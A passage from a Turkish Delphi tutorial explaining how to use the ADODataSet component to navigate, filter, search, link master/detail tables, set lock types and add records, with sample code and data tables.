- **ADODataSet1.First**

ADODataSet kontrolünde yer alan kayıtlar içerisinde ilk kayıda gitmeyi sağlayan methoddur.

```
procedure TForm8.Button1Click(Sender: TObject);
//ilk kayıt
begin
  ADODataSet1.Connection :=ADOConnection1;
  ADODataSet1.CommandText:='Select FATURATUTARI From SERVIS';
  ADODataSet1.First;
end;
```

- **ADODataSet1.Next;**

Kayıtlar içerisinde bir sonraki kayda geçmeyi sağlayan methoddur.

```
procedure TForm8.Button1Click(Sender: TObject);
begin
  ADODataSet1.Next;
end;
```

- **ADODataSet1.Prior**

Bir önceki kayda geçmek için kullanılan methoddur.

```
procedure TForm8.Button1Click(Sender: TObject);
begin
  ADODataSet1.Prior;
end;
```

- **ADODataSet1.Last**


Son kayda erişmek için kullanılan methoddur.

```
procedure TForm8.Button1Click(Sender: TObject);
begin
  ADODataSet1.Last ;
end;
```

Şimdi bir örnek yapalım. Örneğimiz için "FATURATUTARI" sütununu kullanacağız. Yapacağımız işlem "**ListBox1**" kontrolünde "**ADODataSet**" kontrolünü kullanarak tüm sütunu yazdırmak. "ListBox2" ye ise ilk sütundaki değerlerin kümülatif toplamını aldırarak yazdırmak olacaktır.

- ❖ Örneğimiz için formunuzun üzerine bir adet "**Adoconnection**" nesnesi yerleştirip "SQL Server" da oluşturduğumuz "gazi" isimli database e bağlayınız.
- ❖ İkinci adımda formun üzerine bir adet "**ADODataSet**" kontrolü yerleştirin.
- ❖ Üçüncü adımda yine formunuzun üzerine iki adet **ListBox** ekleyip aşağıdaki kod bloğunu "Unit" pencerenize ekleyiniz.

```
procedure TForm8.FormCreate(Sender: TObject);
var
  miktar:Currency;
  ilk,son:AnsiString;
begin
  miktar:=0;
  ADODataSet1.Connection:=ADOConnection1;
  ADODataSet1.CommandText:='Select FATURATUTARI From SERVIS';
  ADODataSet1.Open;
  ADODataSet1.First;//ilk kayda git
  while not ADODataSet1.Eof do //sonuna kadar oku
    begin
      miktar:=miktar+ADODataSet1.Fields[0].Value;//ilk sütun değerini ekle
      ilk:=FloatToStrF(ADODataSet1.Fields[0].Value,ffCurrency,14,0);
      ListBox1.Items.Add(ilk);
      son:=FloatToStrF(miktar,ffCurrency,14,0);//formatla
      ListBox2.Items.Add(son);//ekle
      ADODataSet1.Next;//Sonraki kayda geç
    end;
end;
```




İki sütunu dikkatlice inceleyecek olursanız, birinci listedeki satırlar birbirlerine eklenerek ikinci sütuna yazdırılmaktadır.

"BDE" kontrollerinden "Table" veya "Query" kontrolüyle bir çok özelliği benzeşmektedir. Aynı mantıkla kullanabilirsiniz.

ADODataSet Kontrolü İle Kayıt İşlemleri:

"BDE" Kontrollerinde yapmış olduğunuz kayıt işlemlerine çok benzer bir mantıkla "**ADODataSet**" kontrolünü kullanarak kayıt işlemlerinizi yaptırabilirsiniz. Aşağıda bu husus örnek üzerinde açıklanmaktadır.

- Birinci adımda formunuzun üzerine bir adet "**Adoconnection**" kontrolü yerleştirip "**ConnectionString**" özelliğine SQL Server' da daha önce yaratmış bulunduğumuz "gazi" isimli database i gösterin.
- İkinci adımda formunuza bir adet "**ADODataSet**" kontrolü yerleştirin.
- Üçüncü adımda formunuza bir adet "**DataSource**" nesnesi yerleştirip "**DataSet**" özelliğine "ADODataSet" kontrolünü atayın.
- Dördüncü adımda formunuza bir adet "DBGrid" ile bir adet "**DBNavigator**" kontrolü yerleştirin. Ardında bu iki kontrolün "**DataSource**" özelliklerine "DataSource1" değerini aktarın. En son tasarım anınız aşağıdaki şekilde oluşmalıdır.




Aşağıdaki kod satırlarınıda "Unit" pencerenize ekleyip uygulamanızı çalıştırabilirsiniz.

```
procedure TForm9.FormCreate(Sender: TObject);
begin
  ADODataSet1.Connection:=ADOConnection1;
  ADODataSet1.CommandText:='Select * From SERVIS';
  ADODataSet1.Open;
end;
```

Dilerseniz yukarıdaki kod penceresinde yer alan satırları "Object Inspector" penceresinden de ayarlayabilirsiniz. Biz butür işlemleri her zaman kodla yapmanızı tavsiye ediyoruz.

ProgramIN çalıştıktan sonraki ekran görüntüsü aşağıdaki şekilde oluşacaktır. “DBNavigator” kontrolündeki düğmelerle “BDE” Kontrollerinde yapmış olduğunuz tüm işlemleri aynen uygulayabilirsiniz.




SIRANO	MAGAZAADI	GIDENFIRMA	SERVISTARIHI	ARIZASEBEBI	FATURATUTARI
1	MIGROS	ALPSAN	01.02.2003	KLIMA	250000000
2	BIM	ALPYAPI	02.03.2003	TESISAT	75000000
3	GIMA	UGUR MUHENDISLIK	03.04.2003	KLIMA	175000000
4	MIGROS	UGUR MUHENDISLIK	04.04.2003	KANAL	125000000
5	DIA	ALPYAPI	03.05.2003	KLIMA	50000000
6	GIMA	ALPSAN	05.05.2003	TESISAT	75000000
7	GURSOY	ALPYAPI	04.04.2003	KLIMA	50000000

Yukarıdaki görüntüde parasal değerleri formatlı şekilde göstermek isterseniz kodunuzu aşağıdaki şekilde değiştirmelisiniz.

Hatırlatalım “ADODataSet” kontrolüne ait bağlantı işlemi “Object Inspector” penceresinden yapıldı (Connection ile CommandText özellikleri). Ayrıca “ADODataSet” kontrolü üzerinde mousun saĞ tuşuna tıklayıp “**Fields Editor**”ü seçin. Son olarak beyaz ekranda “**Add All Fields**” yaparak tüm sutunların eklenmesini sağlayın.

```
procedure TForm9.FormCreate(Sender: TObject);
begin
  ADODataSet1FATURATUTARI.DisplayFormat:='###,###,### TL';
  ADODataSet1.Open;
end;
```



SIRANO	MAGAZAADI	GIDENFIRMA	SERVISTARIHI	ARIZASEBEBI	FATURATUTARI
1	MIGROS	ALPSAN	01.02.2003	KLIMA	250.000.000 TL
2	BIM	ALPYAPI	02.03.2003	TESISAT	75.000.000 TL
3	GIMA	UGUR MUHENDISLIK	03.04.2003	KLIMA	175.000.000 TL
4	MIGROS	UGUR MUHENDISLIK	04.04.2003	KANAL	125.000.000 TL

Dilerseniz “**DisplayFormat**” özelliğini “Object Inspector” penceresinden de değiştirebilirsiniz.

ADODataSet Kullanarak Kayıtları Filtrelemek:

Kaynak olarak "ADODataSet" kullandığınız zaman "BDE" kontrollerinde yaptığınız gibi filtreleme ve kayıt arama işlemlerini yapmanız mümkündür. Aşağıda "MAGAZAADI" sütununa göre kayıtlar filtrelenmekte, filtre için parametre "Edit1" kontrolünden yollanmaktadır.

```
procedure TForm9.Button1Click(Sender: TObject);
//Filtrele
begin
  ADODataSet1.Filtered:=true;
  ADODataSet1.Filter:='MAGAZAADI='+QuotedStr(Edit1.Text);
end;
```

Var olan filtreyi iptal etmek için aşağıdaki kod satırını kullanabilirsiniz.

```
procedure TForm9.Button2Click(Sender: TObject);
//Filtreyi İptal Et
begin
  ADODataSet1.Filtered:=False;
end;
```

ADODataSet Kullanarak Kayıt Arama İşlemleri:

"ADODataSet" kontrolü kullanarak Microsoft Veri Tabanlarına bağlanırsanız aşağıda izah edeceğim şekilde kayıt arama işlemlerini gerçekleştirebilirsiniz. Burada izeleyeceğiniz yol "BDE" Kontrollerindekinden pek farklı olmayacaktır.

ADODataSet1.Locate Methodu:

Kaynak olarak "ADODataSet" kontrolünün kullanılması durumunda "Locate" methoduyla kayıt arama işlemlerini gerçekleştirebilirsiniz. Aşağıda bu husus örneklendirilmiştir.

```
procedure TForm9.Button2Click(Sender: TObject);
//Kayıt Bul
var
  ara:Boolean;
begin
ara:=ADODataSet1.Locate('MAGAZAADI',Edit1.Text,[]);
 if ara=false Then
  ShowMessage('Aradığınız Kayda Ulaşılamadı');
end;
```


Örnekte kullanılan "Boolean" tip değişken kaydın bulunamaması durumunda "false" değeri, bulunması durumunda da "true" değerini alacaktır. Şayet kodu "Enter" tuşuyla tetiklemek isterseniz o zaman "KeyPress" yordamına aşağıdaki şekilde bir kod bloğu eklemelisiniz.

```
procedure TForm9.Edit1KeyPress(Sender: TObject; var Key: Char);
var
  ara:Boolean;
begin
if Key=#13 Then//Enter tuşuna basarsa
  begin
    ara:=ADODataSet1.Locate('MAGAZAADI',Edit1.Text,[]);
    if ara=false Then
      ShowMessage('Aradığınız Kayda Ulaşılamadı');
  end;
end;
```

Şayet küçük-büyük harf duyarlığı olmasını istemiyorsanız, aynen "BDE" kontrollerinde olduğu gibi üçüncü parametreye değer aktarmalısınız. Kodu aşağıdaki şekilde değiştiriniz.

```
procedure TForm9.Edit1KeyPress(Sender: TObject; var Key: Char);
var
  ara:Boolean;
begin
if Key=#13 Then
```

```
  begin
    ara:=ADODataSet1.Locate('MAGAZAADI',Edit1.Text,[loCaseInsensitive]);
//küçük-büyük harfe duyarlı olma
    if ara=false Then
      ShowMessage('Aradığınız Kayda Ulaşılamadı');
  end;
end;
```



SIRANO	MAGAZAADI	GIDENFIRMA	SERVISTARIHI	ARIZASEBEBI	FATURATUTARI
1	MIGROS	ALPSAN	01.02.2003	KLIMA	250.000.000 TL
2	BIM	ALPYAPI	02.03.2003	TESISAT	75.000.000 TL
3	GIMA	UGUR MUHENDISLIK	03.04.2003	KLIMA	175.000.000 TL
4	MIGROS	UGUR MUHENDISLIK	04.04.2003	KANAL	125.000.000 TL
5	DIA	ALPYAPI	03.05.2003	KLIMA	50.000.000 TL
6	GIMA	ALPSAN	05.05.2003	TESISAT	75.000.000 TL
7	GURSOY	ALPYAPI	04.04.2003	KLIMA	50.000.000 TL

ADODataSet Kontrolü Kullanarak Master/Detail Form Oluşturmak:

Aşağıdaki iki tabloyu SQL Server içerisinde oluşturarak, ilişkili tablolarda işlemlerin nasıl yaptırılabileceğini açıklayalım.

Tablo1:MAGAZA TABLOSU


Fieeld Name(Sütun İsmi)	Type(Tipi)	Size (Kaç Karakter)	Key(Primary ind)
MAGAZAADI	A	25	*
ADRES	A	25	
TELEFON	A	15	
MUDUR	A	25	
SEHIR	A	25	

Tablo2:SERVIS TABLOSU

Fieeld Name(Sütun İsmi)	Type(Tipi)	Size (Kaç Karakter)	Key(Primary ind)
SIRANO	+	Otomatik artar	*
MAGAZAADI	A	25	Secondary Index
SERVISTARIHI	D		
GIDENFIRMA	A	25	
ARIZASEBEBI	A	25	
FATURATUTARI	$		


Tabloları oluşturduktan sonra aşağıdalki adımları izleyerek "Master/Detail" Form oluşturabilirsiniz.

- Birinci adım, formunuzun üzerine bir adet "**Adoconnection**" kontrolü yerleştirip "gazi" isimli database' e bağlayın (daha önce bir çok kez yapıldığı için tekrar izah edilmeyecektir).
- İkinci adım, "ADO" yaprağında yer alan "**ADODataSet**" kontrolünden bir adet formunuzun üzerine sürükleyip bırakın. "Object Inspector" penceresinden "**Connection**" özelliğine "Adoconnection1" kontrolünü aktarın. Ardından "**CommandText**" özelliğine tıklayın. Aşağıdaki pencere açılacaktır.




- Bu pencerede "SQL" kısmına "Select * From MAGAZA" yazıp (Master tablo) "OK" Buttonuna tıklayınız.
- Dördüncü adımda formunuza "DataAccess" yaprağında yer alan "**DataSource**" kontrolünden bir adet sürükleyip bırakın. "Object Inspector" penceresinden "**DataSet**" özelliğine "ADODataSet1" kontrolünü aktarın.
- Beşinci adımda, formunuza "**DataControls**" yaprağında yer alan "DBGrid" kontrolünü yerleştirip "**DataSource**" özelliğine "DataSource1" kontrolünü aktarın (Bu şekilde master tablo ile ilgili işlemlerimiz tamamlanmış oldu).
- Altıncı adımda formunuza ikinci bir "ADODataSet" kontrolü yerleştirerek "Connection" özelliğine "Adoconnection1" kontrolünü aktarın. Ardından "CommandText" özelliğine tıklayarak aşağıdaki pencereyi açtırın. Yavru tablo için gerekli "SQL" sorgusunu bu penceye yazacağız.

❖ “Select * From SERVIS” sorgusunu aşağıdaki şekilde “SQL” penceresinde oluşturunuz.




❖ “OK” basıp diğer adımlara geçiniz.
❖ Bu adımda formunuza “**DataAccess**” yaprağında yer alan “**DataSource**” kontrolünden sürükleyip bırakın. Ardından “**DataSet**” özelliğine “ADODataSet2” kontrolünü aktarın.
❖ Bu sefer “**DataControls**” yaprağında yer alan “**DBGrid**” kontrolünden bir adet formunuzun üzerine taşıyın ve “DataSource” özelliğine “DataSource2” kontrolünü aktarın.
❖ Şimdiki adımda iki “ADODataSet” arasındaki ilişkiyi oluşturacağız. Bu yüzden “ADODataSet2” kontrolünü seçip “Object Inspector” penceresinden “DataSource” özelliğine “DataSource1” kontrolünü atayın.
❖ Ardından yine aynı kontrolün “**MasterFields**” özelliğine tıklayarak aşağıdaki pencerenin açılmasını sağlayın.
❖ Açılan “**Field Link Designer**” penceresinden iki tablo arasında ilişki yaratılacak olan sütunları belirleyeceğiz. MAGAZA tablosunda (Master tablo) yer alan Primary index sütunu ile “SERVIS” tablosunda (Detail tablo) yer alan secondry index sütununu (ikisindede sütun isimleri MAGAZAADI olarak verilmiştir) ilişkilendireceğiz. Bu amaçla “Detail Fields” listesinden “MAGAZAADI” sütununu, “Master Fields” sütunundan da yine “MAGAZAADI” sütununu seçip “Add” düğmesine tıklayın. Yarattığınız ilişki “**Joined Fields**” listesine aktarılacaktır. Gerekiyorsa tablolar arası birden fazla ilişki yaratabilirsiniz, bu tamamen programınızın kapasite ve önemine göre değişecektir.

❖ Aşağıdaki gibi ilişkiyi yaratıp "OK" buttonuna tıklayabilirsiniz.



❖ "**IndexFieldName**" değerini kendisi otomatik olarak dolduracaktır.
❖ İki "**ADODataSet**" kontrolünün de "Object Inspector" penceresinden "Active" özelliğini true yapıp programı çalıştırınız.



İkinci "DBGrid" kontrolüne dikkat edin, sadece ilk "DBGrid" kontrolünde seçilmiş olan mağazaya ait yapılmış servisleri listelemektedir. Şayet başka bir mağaza seçerseniz altta yer alan "DBGrid" kontrolü de yine sadece o mağazaya ait servisleri listeleyecektir.

ADODataSet Kontrolüne Uygulanabilecek Kilitler:

Aynı anda yapılabilecek olan değişiklikler uyglamanız için sorun yaratabilir. Düşünün iki kullanıcı aynı anda aynı kaydı değiştirmeye kalkarsa tutarlılık açısından sorun çıkacaktır. Bu yüzden oluşabilecek ters durumlara karşı kilit kullanmalısınız. Aşağıda kilit şekilleri ve uygulaması gösterilmektedir.

Lock Type	Sonuç
ltOptimistic	Kayıt değiştirilmeye başlandığı anda kilitlenme olur
ltBatchOptimistic	Kendi Bilgisayarınızda değiştirebilirsiniz
ltPessimistic	Değişiklik başladığı andan update edilene kadar
ltReadOnly	Kayıtlar değiştirilemez
ltUnspecified	Özel Kilit

Veri Tabanına uygulayacağınız kilit tipini kodla belirlemeniz gerekirse aşağıdaki şekilde bir kodlama kullanabilirsiniz.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
 ADODataSet1.LockType:=ltOptimistic;
end;
```

ADODataSet Kontrolü İle Kayıt Eklemek:

Aşağıdaki şekilde tablonuza kolayca kayıt ekleyebilirsiniz.

```
